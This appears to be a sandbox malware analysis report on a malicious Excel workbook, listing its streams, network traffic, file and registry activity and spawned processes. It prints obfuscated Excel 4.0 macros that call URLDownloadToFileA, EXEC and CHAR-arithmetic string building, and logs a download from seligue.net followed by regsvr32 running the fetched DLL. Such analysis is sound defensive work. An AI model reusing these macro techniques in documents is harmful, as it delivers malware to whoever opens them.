Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.257530318219
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . v . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326321

General	
Stream Path:	Workbook

General	
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326321
Entropy:	7.65589671346
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HV329&"32", "Cr"&?????2!HX357&"yA", "JCJ", ?????2!HM327&?????2!HM342, 0)
```

```
CALL("U"&?????2!HX347, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HM327&?????2!HM342&?????2!HM356, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HV329&""32"",""Cr""&?????2!HX357&""yA"",""JCJ"",?????2!HM327&?????2!HM342,0)",,,,,,,,,,,,,,,,=RUN(
????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HV329&""32"",""Cr""&?????2!HX357&""yA"",""JCJ"",?????2!HM327,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!HX347,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HM327&?????2!HM342&?????2!HM356,0,0)"=EXEC(????3!W36&?????2!HM327&?????2!HM342&?????2!HM356)=HALT()
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:43:24.767671108 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:24.902086020 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:24.902194023 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:24.903067112 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:25.037353992 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:25.046025038 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:25.046076059 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:25.046114922 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:25.046174049 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:25.046216011 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:25.058681965 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:25.193451881 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:25.193705082 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:25.194772959 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:25.369574070 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:26.047764063 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:26.047991037 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:26.048261881 CET	443	49722	192.185.215.146	192.168.2.3
Nov 29, 2020 05:43:26.048352003 CET	49722	443	192.168.2.3	192.185.215.146
Nov 29, 2020 05:43:56.048547029 CET	443	49722	192.185.215.146	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:43:08.287147045 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:08.322855949 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:09.195993900 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:09.231643915 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:19.365329981 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:19.392410040 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:20.159255028 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:20.186542034 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:20.540968895 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:20.577954054 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:20.896097898 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:20.947324038 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:21.303567886 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:21.339179039 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:21.899750948 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:21.935421944 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:22.913789034 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:22.951438904 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:23.903541088 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:23.930747032 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:24.729986906 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:24.765631914 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:24.929470062 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:24.964870930 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:25.340229988 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:25.375637054 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:26.139772892 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:26.166841030 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:26.902848005 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:26.930124998 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:27.745297909 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:27.780862093 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:28.945235968 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:28.980714083 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:29.000761986 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:29.036163092 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:34.133881092 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:34.161119938 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:41.638819933 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:41.677006960 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:47.928702116 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:47.972584009 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 05:43:57.217247009 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:43:57.253931046 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 05:44:08.712270975 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:44:08.739459038 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 05:44:11.392256021 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:44:11.431380033 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 05:44:43.088643074 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:44:43.115772009 CET	53	60633	8.8.8.8	192.168.2.3
Nov 29, 2020 05:44:44.249535084 CET	61292	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:44:44.285063982 CET	53	61292	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:43:24.729986906 CET	192.168.2.3	8.8.8.8	0x5e4d	Standard query (0)	seligue.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:43:24.765631914 CET	8.8.8.8	192.168.2.3	0x5e4d	No error (0)	seligue.net		192.185.215.146	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 29, 2020 05:43:25.046114922 CET	192.185.215.146	443	192.168.2.3	49722	CN=webdisk.seligue.net CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Nov 20 17:49:32 CET 2020	Thu Feb 18 17:49:32 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5856 Parent PID: 792

General

Start time:	05:43:18
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x10a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	162F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	162F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	162F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D1D6A5A0.tmp	success or wait	1	121495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	11120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	111211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	111213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	111213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5552 Parent PID: 5856

General

Start time:	05:43:25
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xe60000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis